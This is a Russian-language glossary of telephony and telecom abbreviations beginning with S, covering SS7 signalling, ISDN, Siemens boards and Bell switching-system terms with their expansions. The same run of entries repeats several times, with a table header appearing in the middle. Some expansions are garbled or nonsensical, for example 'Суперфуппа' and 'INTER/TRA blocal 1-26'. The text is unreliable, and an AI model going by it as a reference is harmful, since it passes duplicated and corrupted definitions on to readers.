SF	Код улучшенной линии WATS специального доступа для доступа к LATA

SF	Поле состояния (SS7)
SFB	Установить следующий FEBE в ноль
SFD	Обнаружен суперфрейм (код канала C/I)
SFG	Имитируемые объекты
SFG	Группа имитируемых объектов
SFG	Группа имитируемых объектов (измерения SFG)
SFMC	Центр управления спутниковыми объектами
SFN	Номер имитируемого объекта
SFV	Проверка формата сигнала
SFV	Проверка формата сигнализации (команда SARTS)
SG	Сигнал управления/дистанционного измерения INTER/TRA blocal 1-26
SG	Суперфуппа
SG	Группа коммутаторов (также известная как полусетка)
SGC	Управление группой коммутации
SGD	Сбой получения обозначителя группы станций (SGD)
SGH	Выбор графического представления (телетекст)
SGH	Управление реле для групп 5xb
SGL	Одиночный
SGML	Стандартный обобщённый язык разметки
SGMP	Простой протокол управления шлюзами
SGN	Номер сегмента общего языка
SHI	Выбор горизонтального интервала (телетекст)
SI	Упорядоченная информация
SI	Индикатор службы

SI	Сдвиг в режим (управляющий символ ASCII)
SI	Индикатор состояния
SI	Синхронный интерфейс
SIC	Интегральная кремниевая схема
SICOFI	Кодек-фильтр обработки сигналов
SICOFI2	Двухканальный SICOFI
SID	Идентификатор системы
SIDB	База данных информации о сеансе
SIDES	Система разработки и оценки программного обеспечения ISDN Siemens
SIF	Поле информации сигнализации (SS7)
SIG	Сигнализация
SIG	Оборудование сигнализации (в магистральном канале)
SIGI	Sigi
SIGS	Стробирование сигнализации
SILC	Избирательный контроль входящей нагрузки
SIM	Монитор целостности системы
SIN	Показатель нормального выравнивания состояния
SIO	Октет информации о службе (SS7)
SIP	Последовательный интерфейсный порт
SIPB	Пользовательская плата Siemens ISDN для ПК
SIPB 5XXX	Модули SIPB
SIPB 7XXX	Конфигурации SIPB
SIPMOS	Siemens PMOS
SIPO 6XXX	Объектный код программного обеспечения Siemens ISDN для ПК

SIPS 6XXX	Исходный код программного обеспечения Siemens ISDN для ПК
SIR	Запрос сортировки по диапазону
SIS	Дополнение специального идентифицирующего телефонного номера
SIT	Специальный идентифицирующий телефонный номер
SIT	Специальные информационные тоны

Аббревиатура	Расшифровка
S	Отчёт о дате и времени получения
S	Секунды
S	Отправить на проверку
S	Рукав
S	Сигнал начала набора
S&E	Обслуживание и оборудование
S-	Супервизорный (S-кадры)
S-N	Отношение сигнал/шум
S/R	Клавиша отправки/приёма
S1DN	Распределительная сеть первого уровня
S96	SLC 96
SA	Спутниковый магистральный канал INTER/TRA blocal 1-26
SA01	Результаты аудита памяти сохранения вызовов — программное обеспечение 1AESS
SAA	Архитектура приложений системы (для PS/2)
SABME	Установка расширенного асинхронного сбалансированного режима (ABM) (команда LAP-D)
SAC	Разъём доступа к службе (-> sipb)
SAC	Компьютер зоны обслуживания

SAC	Специальный код зоны
SAC	Активация коммутатора
SAD	Задержка доступа к системе
SAG	Руководство по почтовым адресам
SAI	Индикатор активности S (в EOC)
SAI	Интерфейс зоны обслуживания
SAI	Сводка мероприятий
SALI	Автономная автоматическая идентификация местоположения
SAM	Последующее адресное сообщение (SS7: в ISUP)
SAMA	Пошаговый автоматический учёт сообщений
SAMEM	Автономная память для выставления счетов
SANE	Код сигнализируемой зоны/сети (SS7)
SAP	Точка доступа к службе
SAPI	Идентификатор точки доступа к службе
SAR	Регистр адреса хранилища
SARTS	Коммутируемая система удалённого тестирования доступа
SARTS	Коммутируемая система удалённого тестирования доступа
SAS	Коммутируемая служба доступа
SASWF	Триггер неисправности сохранения при отсутствии видимых неполадок
SAT	Специальное завершение доступа
SAT	Супервизорный аудиотон
SAT	Терминал системного доступа
SAW	Фильтр на поверхностных акустических волнах
SB	Код стандартной службы коммутируемого доступа для доступа к LATA

SBC	Микросхема интерфейса S-шины
SBCX	Расширенный SBC
SBI	Синхронный межсоединитель объединительной платы
SBLN	Резервная линия
SBMS	Мобильная служба Southwestern Bell
SBS	Skyline Business Systems
SBUC	Разъём S-шины
SC	Контроллер сканера
SC	Секционный центр
SC	Системный контроллер
SC/SD	Сканер и распределитель сигналов
SCA	Автоматическое выполнение сервисного заказа
SCANS	Система управления и уведомления об изменениях программного обеспечения
SCAT	Группа поддержки Stromberg-Carlson
SCC	Специализированный общий перевозчик
SCC	Контроллер кластера станций
SCC	Центр управления коммутацией
SCCP	Сигнализация CCP (SS7: q.71x)
SCCP	Часть управления соединением сигнализации
SCCS	Служба специализированного общего перевозчика
SCCS	Система центра управления коммутацией
SCF	Избирательная переадресация вызовов
SCF	Простое завершение для MDF
SCH	Расписание тестирования (команда)
SCHED	Запланировано

SCI	Запрос запасной кабельной пары
SCL	Тактовый генератор станции
SCLK	Ведомый тактовый генератор
SCM	Мультиплексор скремблер-кодера
SCM	Стандартное завершение через MDF
SCM	Модуль абонентского носителя
SCM	Модуль абонентского носителя (цифровая система усиления пар DMS-1 NTI)
SCO	Обслуживающий центральный офис
SCOT	Тестер центрального офиса с пошаговым управлением
SCOTS	Система наблюдения и контроля систем передачи
SCP	Точка управления службой
SCP	Выполнение сервисного заказа через LAC
SCP	Точка управления сигналом
SCP	Точка преобразования сигнала
SCP	Программа системного управления
SCPC	Один канал на несущую
SCPD	Дополнительный центральный распределитель импульсов
SCR	Избирательное отклонение вызовов
SCR	Регистр конфигурации сигнализации
SCR	Стандартное завершение через RCMAC
SCRC	Отправка скорректированного эквивалента возврата
SCRN	Трансляции проверки
SCS	Полка SCM-10S (SLC-96)
SCSDH	Обработчик сканера и распределителя сигналов

SCU	Блок управления селектором
SCX	Специализированная система связи
SD	Обнаружено проскальзывание
SD	Код улучшенной службы коммутируемого доступа для доступа к LATA
SD&D	Специальная разработка и проектирование
SDACS	Цифровая система доступа и кросс-соединения
SDC	Центр развития продаж
SDD	Зависимые от площадки данные
SDDF	Цифровой распределительный фрейм абонента
SDE	Сущность представления/доставки (x.400)
SDIS	Коммутируемая цифровая интегрированная служба
SDL	Язык спецификации и описания
SDLC	Синхронный DLC
SDLC	Синхронное управление каналом данных
SDLH	Обработчик синхронного канала данных
SDM	Пространственное разделение мультиплексирования
SDN	Программно-определяемая сеть
SDNBAS	Сбой вызова из-за блокировки запроса на коммутаторе
SDNBN	Сбой вызова из-за блокировки запроса в сети CCS
SDNGTCAP	Получено искажённое сообщение TCAP
SDNNCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI для запроса
SDNNCFA	Сбой вызова во время активной транзакции с NCP

SDNNCFI	Сбой вызова во время неактивной транзакции с NCP
SDNNOCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI через ONI для запроса
SDNRER	Сбой вызова из-за того, что обмен с NCP завершился ошибкой возврата
SDNRR	Сбой вызова из-за того, что обмен с NCP завершился ответом отклонения
SDNTIM	Сбой вызова из-за того, что NCP не ответил вовремя на запрос
SDNTRF	Сбой вызова из-за того, что NCP ответил запросом на завершение
SDOC	Избирательное динамическое управление перегрузкой
SDP	Точка доставки службы
SDP	Протокол представления и доставки (x.411)
SDPT	Точки распределения сигнала
SDR	Регистр хранения данных
SDR	Отчёт данных коммутатора
SDS	Коммутируемая служба данных
SDS	Синхронный набор данных
SDSC	Контроллер синхронного набора данных
SDT	Инструменты разработки программного обеспечения
SE	Код стандартной службы WATS специального доступа для доступа к LATA
SE	Номер специального сервисного оборудования
SEAS	Система проектирования и администрирования сигнализации
SEC	Секунда
SEC	Уровень сигнала за эхо-компенсатором (код канала C/I)

SEE	Проектирование системного оборудования
SEG	Сегмент
SEL	Цифровой селектор (в TMS)
SEL	Выбор линий для изучения класса обслуживания АТС
SER#	Серийный номер
SES	Система оценки обслуживания
SES	Неизвестно (административная система)
SET	Статистика по оборудованию и телефонным номерам
SET	Таблица выполнения стратегий
SF	Поле обслуживания
SF	Формат сигнала
SF	Одночастотный
SF	Код улучшенной линии WATS специального доступа для доступа к LATA
SF	Поле состояния (SS7)
SFB	Установить следующий FEBE в ноль
SFD	Обнаружен суперфрейм (код канала C/I)
SFG	Имитируемые объекты
SFG	Группа имитируемых объектов
SFG	Группа имитируемых объектов (измерения SFG)
SFMC	Центр управления спутниковыми объектами
SFN	Номер имитируемого объекта
SFV	Проверка формата сигнала
SFV	Проверка формата сигнализации (команда SARTS)
SG	Сигнал управления/дистанционного измерения INTER/TRA blocal 1-26

SG	Суперфуппа
SG	Группа коммутаторов (также известная как полусетка)
SGC	Управление группой коммутации
SGD	Сбой получения обозначителя группы станций (SGD)
SGH	Выбор графического представления (телетекст)
SGH	Управление реле для групп 5xb
SGL	Одиночный
SGML	Стандартный обобщённый язык разметки
SGMP	Простой протокол управления шлюзами
SGN	Номер сегмента общего языка
SHI	Выбор горизонтального интервала (телетекст)
SI	Упорядоченная информация
SI	Индикатор службы
SI	Сдвиг в режим (управляющий символ ASCII)
SI	Индикатор состояния
SI	Синхронный интерфейс
SIC	Интегральная кремниевая схема
SICOFI	Кодек-фильтр обработки сигналов
SICOFI2	Двухканальный SICOFI
SID	Идентификатор системы
SIDB	База данных информации о сеансе
SIDES	Система разработки и оценки программного обеспечения ISDN Siemens
SIF	Поле информации сигнализации (SS7)
SIG	Сигнализация

SIG	Оборудование сигнализации (в магистральном канале)
SIGI	Sigi
SIGS	Стробирование сигнализации
SILC	Избирательный контроль входящей нагрузки
SIM	Монитор целостности системы
SIN	Показатель нормального выравнивания состояния
SIO	Октет информации о службе (SS7)
SIP	Последовательный интерфейсный порт
SIPB	Пользовательская плата Siemens ISDN для ПК
SIPB 5XXX	Модули SIPB
SIPB 7XXX	Конфигурации SIPB
SIPMOS	Siemens PMOS
SIPO 6XXX	Объектный код программного обеспечения Siemens ISDN для ПК
SIPS 6XXX	Исходный код программного обеспечения Siemens ISDN для ПК
SIR	Запрос сортировки по диапазону
SIS	Дополнение специального идентифицирующего телефонного номера
SIT	Специальный идентифицирующий телефонный номер
SIT	Специальные информационные тоны

Аббревиатура	Расшифровка
S	Отчёт о дате и времени получения
S	Секунды
S	Отправить на проверку
S	Рукав
S	Сигнал начала набора

S&E	Обслуживание и оборудование
S-	Супервизорный (S-кадры)
S-N	Отношение сигнал/шум
S/R	Клавиша отправки/приёма
S1DN	Распределительная сеть первого уровня
S96	SLC 96
SA	Спутниковый магистральный канал INTER/TRA blocal 1-26
SA01	Результаты аудита памяти сохранения вызовов — программное обеспечение 1AESS
SAA	Архитектура приложений системы (для PS/2)
SABME	Установка расширенного асинхронного сбалансированного режима (ABM) (команда LAP-D)
SAC	Разъём доступа к службе (-> sipb)
SAC	Компьютер зоны обслуживания
SAC	Специальный код зоны
SAC	Активация коммутатора
SAD	Задержка доступа к системе
SAG	Руководство по почтовым адресам
SAI	Индикатор активности S (в EOC)
SAI	Интерфейс зоны обслуживания
SAI	Сводка мероприятий
SALI	Автономная автоматическая идентификация местоположения
SAM	Последующее адресное сообщение (SS7: в ISUP)
SAMA	Пошаговый автоматический учёт сообщений
SAMEM	Автономная память для выставления счетов
SANE	Код сигнализируемой зоны/сети (SS7)

SAP	Точка доступа к службе
SAPI	Идентификатор точки доступа к службе
SAR	Регистр адреса хранилища
SARTS	Коммутируемая система удалённого тестирования доступа
SARTS	Коммутируемая система удалённого тестирования доступа
SAS	Коммутируемая служба доступа
SASWF	Триггер неисправности сохранения при отсутствии видимых неполадок
SAT	Специальное завершение доступа
SAT	Супервизорный аудиотон
SAT	Терминал системного доступа
SAW	Фильтр на поверхностных акустических волнах
SB	Код стандартной службы коммутируемого доступа для доступа к LATA
SBC	Микросхема интерфейса S-шины
SBCX	Расширенный SBC
SBI	Синхронный межсоединитель объединительной платы
SBLN	Резервная линия
SBMS	Мобильная служба Southwestern Bell
SBS	Skyline Business Systems
SBUC	Разъём S-шины
SC	Контроллер сканера
SC	Секционный центр
SC	Системный контроллер
SC/SD	Сканер и распределитель сигналов
SCA	Автоматическое выполнение сервисного заказа

SCANS	Система управления и уведомления об изменениях программного обеспечения
SCAT	Группа поддержки Stromberg-Carlson
SCC	Специализированный общий перевозчик
SCC	Контроллер кластера станций
SCC	Центр управления коммутацией
SCCP	Сигнализация CCP (SS7: q.71x)
SCCP	Часть управления соединением сигнализации
SCCS	Служба специализированного общего перевозчика
SCCS	Система центра управления коммутацией
SCF	Избирательная переадресация вызовов
SCF	Простое завершение для MDF
SCH	Расписание тестирования (команда)
SCHED	Запланировано
SCI	Запрос запасной кабельной пары
SCL	Тактовый генератор станции
SCLK	Ведомый тактовый генератор
SCM	Мультиплексор скремблер-кодера
SCM	Стандартное завершение через MDF
SCM	Модуль абонентского носителя
SCM	Модуль абонентского носителя (цифровая система усиления пар DMS-1 NTI)
SCO	Обслуживающий центральный офис
SCOT	Тестер центрального офиса с пошаговым управлением
SCOTS	Система наблюдения и контроля систем передачи
SCP	Точка управления службой

SCP	Выполнение сервисного заказа через LAC
SCP	Точка управления сигналом
SCP	Точка преобразования сигнала
SCP	Программа системного управления
SCPC	Один канал на несущую
SCPD	Дополнительный центральный распределитель импульсов
SCR	Избирательное отклонение вызовов
SCR	Регистр конфигурации сигнализации
SCR	Стандартное завершение через RCMAC
SCRC	Отправка скорректированного эквивалента возврата
SCRN	Трансляции проверки
SCS	Полка SCM-10S (SLC-96)
SCSDH	Обработчик сканера и распределителя сигналов
SCU	Блок управления селектором
SCX	Специализированная система связи
SD	Обнаружено проскальзывание
SD	Код улучшенной службы коммутируемого доступа для доступа к LATA
SD&D	Специальная разработка и проектирование
SDACS	Цифровая система доступа и кросс-соединения
SDC	Центр развития продаж
SDD	Зависимые от площадки данные
SDDF	Цифровой распределительный фрейм абонента
SDE	Сущность представления/доставки (x.400)

SDIS	Коммутируемая цифровая интегрированная служба
SDL	Язык спецификации и описания
SDLC	Синхронный DLC
SDLC	Синхронное управление каналом данных
SDLH	Обработчик синхронного канала данных
SDM	Пространственное разделение мультиплексирования
SDN	Программно-определяемая сеть
SDNBAS	Сбой вызова из-за блокировки запроса на коммутаторе
SDNBN	Сбой вызова из-за блокировки запроса в сети CCS
SDNGTCAP	Получено искажённое сообщение TCAP
SDNNCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI для запроса
SDNNCFA	Сбой вызова во время активной транзакции с NCP
SDNNCFI	Сбой вызова во время неактивной транзакции с NCP
SDNNOCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI через ONI для запроса
SDNRER	Сбой вызова из-за того, что обмен с NCP завершился ошибкой возврата
SDNRR	Сбой вызова из-за того, что обмен с NCP завершился ответом отклонения
SDNTIM	Сбой вызова из-за того, что NCP не ответил вовремя на запрос
SDNTRF	Сбой вызова из-за того, что NCP ответил запросом на завершение
SDOC	Избирательное динамическое управление перегрузкой
SDP	Точка доставки службы

SDP	Протокол представления и доставки (x.411)
SDPT	Точки распределения сигнала
SDR	Регистр хранения данных
SDR	Отчёт данных коммутатора
SDS	Коммутируемая служба данных
SDS	Синхронный набор данных
SDSC	Контроллер синхронного набора данных
SDT	Инструменты разработки программного обеспечения
SE	Код стандартной службы WATS специального доступа для доступа к LATA
SE	Номер специального сервисного оборудования
SEAS	Система проектирования и администрирования сигнализации
SEC	Секунда
SEC	Уровень сигнала за эхо-компенсатором (код канала C/I)
SEE	Проектирование системного оборудования
SEG	Сегмент
SEL	Цифровой селектор (в TMS)
SEL	Выбор линий для изучения класса обслуживания АТС
SER#	Серийный номер
SES	Система оценки обслуживания
SES	Неизвестно (административная система)
SET	Статистика по оборудованию и телефонным номерам
SET	Таблица выполнения стратегий
SF	Поле обслуживания
SF	Формат сигнала

SF	Одночастотный
SF	Код улучшенной линии WATS специального доступа для доступа к LATA
SF	Поле состояния (SS7)
SFB	Установить следующий FEBE в ноль
SFD	Обнаружен суперфрейм (код канала C/I)
SFG	Имитируемые объекты
SFG	Группа имитируемых объектов
SFG	Группа имитируемых объектов (измерения SFG)
SFMC	Центр управления спутниковыми объектами
SFN	Номер имитируемого объекта
SFV	Проверка формата сигнала
SFV	Проверка формата сигнализации (команда SARTS)
SG	Сигнал управления/дистанционного измерения INTER/TRA blocal 1-26
SG	Суперфуппа
SG	Группа коммутаторов (также известная как полусетка)
SGC	Управление группой коммутации
SGD	Сбой получения обозначителя группы станций (SGD)
SGH	Выбор графического представления (телетекст)
SGH	Управление реле для групп 5xb
SGL	Одиночный
SGML	Стандартный обобщённый язык разметки
SGMP	Простой протокол управления шлюзами
SGN	Номер сегмента общего языка

SHI	Выбор горизонтального интервала (телетекст)
SI	Упорядоченная информация
SI	Индикатор службы
SI	Сдвиг в режим (управляющий символ ASCII)
SI	Индикатор состояния
SI	Синхронный интерфейс
SIC	Интегральная кремниевая схема
SICOFI	Кодек-фильтр обработки сигналов
SICOFI2	Двухканальный SICOFI
SID	Идентификатор системы
SIDB	База данных информации о сеансе
SIDES	Система разработки и оценки программного обеспечения ISDN Siemens
SIF	Поле информации сигнализации (SS7)
SIG	Сигнализация
SIG	Оборудование сигнализации (в магистральном канале)
SIGI	Sigi
SIGS	Стробирование сигнализации
SILC	Избирательный контроль входящей нагрузки
SIM	Монитор целостности системы
SIN	Показатель нормального выравнивания состояния
SIO	Октет информации о службе (SS7)
SIP	Последовательный интерфейсный порт
SIPB	Пользовательская плата Siemens ISDN для ПК
SIPB 5XXX	Модули SIPB
SIPB 7XXX	Конфигурации SIPB

SIPMOS	Siemens PMOS
SIPO 6XXX	Объектный код программного обеспечения Siemens ISDN для ПК
SIPS 6XXX	Исходный код программного обеспечения Siemens ISDN для ПК
SIR	Запрос сортировки по диапазону
SIS	Дополнение специального идентифицирующего телефонного номера
SIT	Специальный идентифицирующий телефонный номер
SIT	Специальные информационные тоны

Аббревиатура	Расшифровка
S	Отчёт о дате и времени получения
S	Секунды
S	Отправить на проверку
S	Рукав
S	Сигнал начала набора
S&E	Обслуживание и оборудование
S-	Супервизорный (S-кадры)
S-N	Отношение сигнал/шум
S/R	Клавиша отправки/приёма
S1DN	Распределительная сеть первого уровня
S96	SLC 96
SA	Спутниковый магистральный канал INTER/TRA blocal 1-26
SA01	Результаты аудита памяти сохранения вызовов — программное обеспечение 1AESS
SAA	Архитектура приложений системы (для PS/2)

SABME	Установка расширенного асинхронного сбалансированного режима (ABM) (команда LAP-D)
SAC	Разъём доступа к службе (-> sipb)
SAC	Компьютер зоны обслуживания
SAC	Специальный код зоны
SAC	Активация коммутатора
SAD	Задержка доступа к системе
SAG	Руководство по почтовым адресам
SAI	Индикатор активности S (в EOC)
SAI	Интерфейс зоны обслуживания
SAI	Сводка мероприятий
SALI	Автономная автоматическая идентификация местоположения
SAM	Последующее адресное сообщение (SS7: в ISUP)
SAMA	Пошаговый автоматический учёт сообщений
SAMEM	Автономная память для выставления счетов
SANE	Код сигнализируемой зоны/сети (SS7)
SAP	Точка доступа к службе
SAPI	Идентификатор точки доступа к службе
SAR	Регистр адреса хранилища
SARTS	Коммутируемая система удалённого тестирования доступа
SARTS	Коммутируемая система удалённого тестирования доступа
SAS	Коммутируемая служба доступа
SASWF	Триггер неисправности сохранения при отсутствии видимых неполадок
SAT	Специальное завершение доступа

SAT	Супервизорный аудиотон
SAT	Терминал системного доступа
SAW	Фильтр на поверхностных акустических волнах
SB	Код стандартной службы коммутируемого доступа для доступа к LATA
SBC	Микросхема интерфейса S-шины
SBCX	Расширенный SBC
SBI	Синхронный межсоединитель объединительной платы
SBLN	Резервная линия
SBMS	Мобильная служба Southwestern Bell
SBS	Skyline Business Systems
SBUC	Разъём S-шины
SC	Контроллер сканера
SC	Секционный центр
SC	Системный контроллер
SC/SD	Сканер и распределитель сигналов
SCA	Автоматическое выполнение сервисного заказа
SCANS	Система управления и уведомления об изменениях программного обеспечения
SCAT	Группа поддержки Stromberg-Carlson
SCC	Специализированный общий перевозчик
SCC	Контроллер кластера станций
SCC	Центр управления коммутацией
SCCP	Сигнализация CCP (SS7: q.71x)
SCCP	Часть управления соединением сигнализации
SCCS	Служба специализированного общего перевозчика

SCCS	Система центра управления коммутацией
SCF	Избирательная переадресация вызовов
SCF	Простое завершение для MDF
SCH	Расписание тестирования (команда)
SCHED	Запланировано
SCI	Запрос запасной кабельной пары
SCL	Тактовый генератор станции
SCLK	Ведомый тактовый генератор
SCM	Мультиплексор скремблер-кодера
SCM	Стандартное завершение через MDF
SCM	Модуль абонентского носителя
SCM	Модуль абонентского носителя (цифровая система усиления пар DMS-1 NTI)
SCO	Обслуживающий центральный офис
SCOT	Тестер центрального офиса с пошаговым управлением
SCOTS	Система наблюдения и контроля систем передачи
SCP	Точка управления службой
SCP	Выполнение сервисного заказа через LAC
SCP	Точка управления сигналом
SCP	Точка преобразования сигнала
SCP	Программа системного управления
SCPC	Один канал на несущую
SCPD	Дополнительный центральный распределитель импульсов
SCR	Избирательное отклонение вызовов
SCR	Регистр конфигурации сигнализации
SCR	Стандартное завершение через RCMAC

SCRC	Отправка скорректированного эквивалента возврата
SCRN	Трансляции проверки
SCS	Полка SCM-10S (SLC-96)
SCSDH	Обработчик сканера и распределителя сигналов
SCU	Блок управления селектором
SCX	Специализированная система связи
SD	Обнаружено проскальзывание
SD	Код улучшенной службы коммутируемого доступа для доступа к LATA
SD&D	Специальная разработка и проектирование
SDACS	Цифровая система доступа и кросс-соединения
SDC	Центр развития продаж
SDD	Зависимые от площадки данные
SDDF	Цифровой распределительный фрейм абонента
SDE	Сущность представления/доставки (x.400)
SDIS	Коммутируемая цифровая интегрированная служба
SDL	Язык спецификации и описания
SDLC	Синхронный DLC
SDLC	Синхронное управление каналом данных
SDLH	Обработчик синхронного канала данных
SDM	Пространственное разделение мультиплексирования
SDN	Программно-определяемая сеть
SDNBAS	Сбой вызова из-за блокировки запроса на коммутаторе

SDNBN	Сбой вызова из-за блокировки запроса в сети CCS
SDNGTCAP	Получено искажённое сообщение TCAP
SDNNCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI для запроса
SDNNCFA	Сбой вызова во время активной транзакции с NCP
SDNNCFI	Сбой вызова во время неактивной транзакции с NCP
SDNNOCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI через ONI для запроса
SDNRER	Сбой вызова из-за того, что обмен с NCP завершился ошибкой возврата
SDNRR	Сбой вызова из-за того, что обмен с NCP завершился ответом отклонения
SDNTIM	Сбой вызова из-за того, что NCP не ответил вовремя на запрос
SDNTRF	Сбой вызова из-за того, что NCP ответил запросом на завершение
SDOC	Избирательное динамическое управление перегрузкой
SDP	Точка доставки службы
SDP	Протокол представления и доставки (x.411)
SDPT	Точки распределения сигнала
SDR	Регистр хранения данных
SDR	Отчёт данных коммутатора
SDS	Коммутируемая служба данных
SDS	Синхронный набор данных
SDSC	Контроллер синхронного набора данных
SDT	Инструменты разработки программного обеспечения

SE	Код стандартной службы WATS специального доступа для доступа к LATA
SE	Номер специального сервисного оборудования
SEAS	Система проектирования и администрирования сигнализации
SEC	Секунда
SEC	Уровень сигнала за эхо-компенсатором (код канала C/I)
SEE	Проектирование системного оборудования
SEG	Сегмент
SEL	Цифровой селектор (в TMS)
SEL	Выбор линий для изучения класса обслуживания АТС
SER#	Серийный номер
SES	Система оценки обслуживания
SES	Неизвестно (административная система)
SET	Статистика по оборудованию и телефонным номерам
SET	Таблица выполнения стратегий
SF	Поле обслуживания
SF	Формат сигнала
SF	Одночастотный
SF	Код улучшенной линии WATS специального доступа для доступа к LATA
SF	Поле состояния (SS7)
SFB	Установить следующий FEBE в ноль
SFD	Обнаружен суперфрейм (код канала C/I)
SFG	Имитируемые объекты
SFG	Группа имитируемых объектов

SFG	Группа имитируемых объектов (измерения SFG)
SFMC	Центр управления спутниковыми объектами
SFN	Номер имитируемого объекта
SFV	Проверка формата сигнала
SFV	Проверка формата сигнализации (команда SARTS)
SG	Сигнал управления/дистанционного измерения INTER/TRA blocal 1-26
SG	Суперфуппа
SG	Группа коммутаторов (также известная как полусетка)
SGC	Управление группой коммутации
SGD	Сбой получения обозначителя группы станций (SGD)
SGH	Выбор графического представления (телетекст)
SGH	Управление реле для групп 5xb
SGL	Одиночный
SGML	Стандартный обобщённый язык разметки
SGMP	Простой протокол управления шлюзами
SGN	Номер сегмента общего языка
SHI	Выбор горизонтального интервала (телетекст)
SI	Упорядоченная информация
SI	Индикатор службы
SI	Сдвиг в режим (управляющий символ ASCII)
SI	Индикатор состояния
SI	Синхронный интерфейс
SIC	Интегральная кремниевая схема
SICOFI	Кодек-фильтр обработки сигналов

SICOFI2	Двухканальный SICOFI
SID	Идентификатор системы
SIDB	База данных информации о сеансе
SIDES	Система разработки и оценки программного обеспечения ISDN Siemens
SIF	Поле информации сигнализации (SS7)
SIG	Сигнализация
SIG	Оборудование сигнализации (в магистральном канале)
SIGI	Sigi
SIGS	Стробирование сигнализации
SILC	Избирательный контроль входящей нагрузки
SIM	Монитор целостности системы
SIN	Показатель нормального выравнивания состояния
SIO	Октет информации о службе (SS7)
SIP	Последовательный интерфейсный порт
SIPB	Пользовательская плата Siemens ISDN для ПК
SIPB 5XXX	Модули SIPB
SIPB 7XXX	Конфигурации SIPB
SIPMOS	Siemens PMOS
SIPO 6XXX	Объектный код программного обеспечения Siemens ISDN для ПК
SIPS 6XXX	Исходный код программного обеспечения Siemens ISDN для ПК
SIR	Запрос сортировки по диапазону
SIS	Дополнение специального идентифицирующего телефонного номера
SIT	Специальный идентифицирующий телефонный номер

SIT	Специальные информационные тоны

Аббревиатура	Расшифровка
S	Отчёт о дате и времени получения
S	Секунды
S	Отправить на проверку
S	Рукав
S	Сигнал начала набора
S&E	Обслуживание и оборудование
S-	Супервизорный (S-кадры)
S-N	Отношение сигнал/шум
S/R	Клавиша отправки/приёма
S1DN	Распределительная сеть первого уровня
S96	SLC 96
SA	Спутниковый магистральный канал INTER/TRA blocal 1-26
SA01	Результаты аудита памяти сохранения вызовов — программное обеспечение 1AESS
SAA	Архитектура приложений системы (для PS/2)
SABME	Установка расширенного асинхронного сбалансированного режима (ABM) (команда LAP-D)
SAC	Разъём доступа к службе (-> sipb)
SAC	Компьютер зоны обслуживания
SAC	Специальный код зоны
SAC	Активация коммутатора
SAD	Задержка доступа к системе
SAG	Руководство по почтовым адресам
SAI	Индикатор активности S (в EOC)
SAI	Интерфейс зоны обслуживания

SAI	Сводка мероприятий
SALI	Автономная автоматическая идентификация местоположения
SAM	Последующее адресное сообщение (SS7: в ISUP)
SAMA	Пошаговый автоматический учёт сообщений
SAMEM	Автономная память для выставления счетов
SANE	Код сигнализируемой зоны/сети (SS7)
SAP	Точка доступа к службе
SAPI	Идентификатор точки доступа к службе
SAR	Регистр адреса хранилища
SARTS	Коммутируемая система удалённого тестирования доступа
SARTS	Коммутируемая система удалённого тестирования доступа
SAS	Коммутируемая служба доступа
SASWF	Триггер неисправности сохранения при отсутствии видимых неполадок
SAT	Специальное завершение доступа
SAT	Супервизорный аудиотон
SAT	Терминал системного доступа
SAW	Фильтр на поверхностных акустических волнах
SB	Код стандартной службы коммутируемого доступа для доступа к LATA
SBC	Микросхема интерфейса S-шины
SBCX	Расширенный SBC
SBI	Синхронный межсоединитель объединительной платы
SBLN	Резервная линия
SBMS	Мобильная служба Southwestern Bell

SBS	Skyline Business Systems
SBUC	Разъём S-шины
SC	Контроллер сканера
SC	Секционный центр
SC	Системный контроллер
SC/SD	Сканер и распределитель сигналов
SCA	Автоматическое выполнение сервисного заказа
SCANS	Система управления и уведомления об изменениях программного обеспечения
SCAT	Группа поддержки Stromberg-Carlson
SCC	Специализированный общий перевозчик
SCC	Контроллер кластера станций
SCC	Центр управления коммутацией
SCCP	Сигнализация CCP (SS7: q.71x)
SCCP	Часть управления соединением сигнализации
SCCS	Служба специализированного общего перевозчика
SCCS	Система центра управления коммутацией
SCF	Избирательная переадресация вызовов
SCF	Простое завершение для MDF
SCH	Расписание тестирования (команда)
SCHED	Запланировано
SCI	Запрос запасной кабельной пары
SCL	Тактовый генератор станции
SCLK	Ведомый тактовый генератор
SCM	Мультиплексор скремблер-кодера
SCM	Стандартное завершение через MDF

SCM	Модуль абонентского носителя
SCM	Модуль абонентского носителя (цифровая система усиления пар DMS-1 NTI)
SCO	Обслуживающий центральный офис
SCOT	Тестер центрального офиса с пошаговым управлением
SCOTS	Система наблюдения и контроля систем передачи
SCP	Точка управления службой
SCP	Выполнение сервисного заказа через LAC
SCP	Точка управления сигналом
SCP	Точка преобразования сигнала
SCP	Программа системного управления
SCPC	Один канал на несущую
SCPD	Дополнительный центральный распределитель импульсов
SCR	Избирательное отклонение вызовов
SCR	Регистр конфигурации сигнализации
SCR	Стандартное завершение через RCMAC
SCRC	Отправка скорректированного эквивалента возврата
SCRN	Трансляции проверки
SCS	Полка SCM-10S (SLC-96)
SCSDH	Обработчик сканера и распределителя сигналов
SCU	Блок управления селектором
SCX	Специализированная система связи
SD	Обнаружено проскальзывание
SD	Код улучшенной службы коммутируемого доступа для доступа к LATA

SD&D	Специальная разработка и проектирование
SDACS	Цифровая система доступа и кросс-соединения
SDC	Центр развития продаж
SDD	Зависимые от площадки данные
SDDF	Цифровой распределительный фрейм абонента
SDE	Сущность представления/доставки (x.400)
SDIS	Коммутируемая цифровая интегрированная служба
SDL	Язык спецификации и описания
SDLC	Синхронный DLC
SDLC	Синхронное управление каналом данных
SDLH	Обработчик синхронного канала данных
SDM	Пространственное разделение мультиплексирования
SDN	Программно-определяемая сеть
SDNBAS	Сбой вызова из-за блокировки запроса на коммутаторе
SDNBN	Сбой вызова из-за блокировки запроса в сети CCS
SDNGTCAP	Получено искажённое сообщение TCAP
SDNNCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI для запроса
SDNNCFA	Сбой вызова во время активной транзакции с NCP
SDNNCFI	Сбой вызова во время неактивной транзакции с NCP
SDNNOCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI через ONI для запроса
SDNRER	Сбой вызова из-за того, что обмен с NCP завершился ошибкой возврата

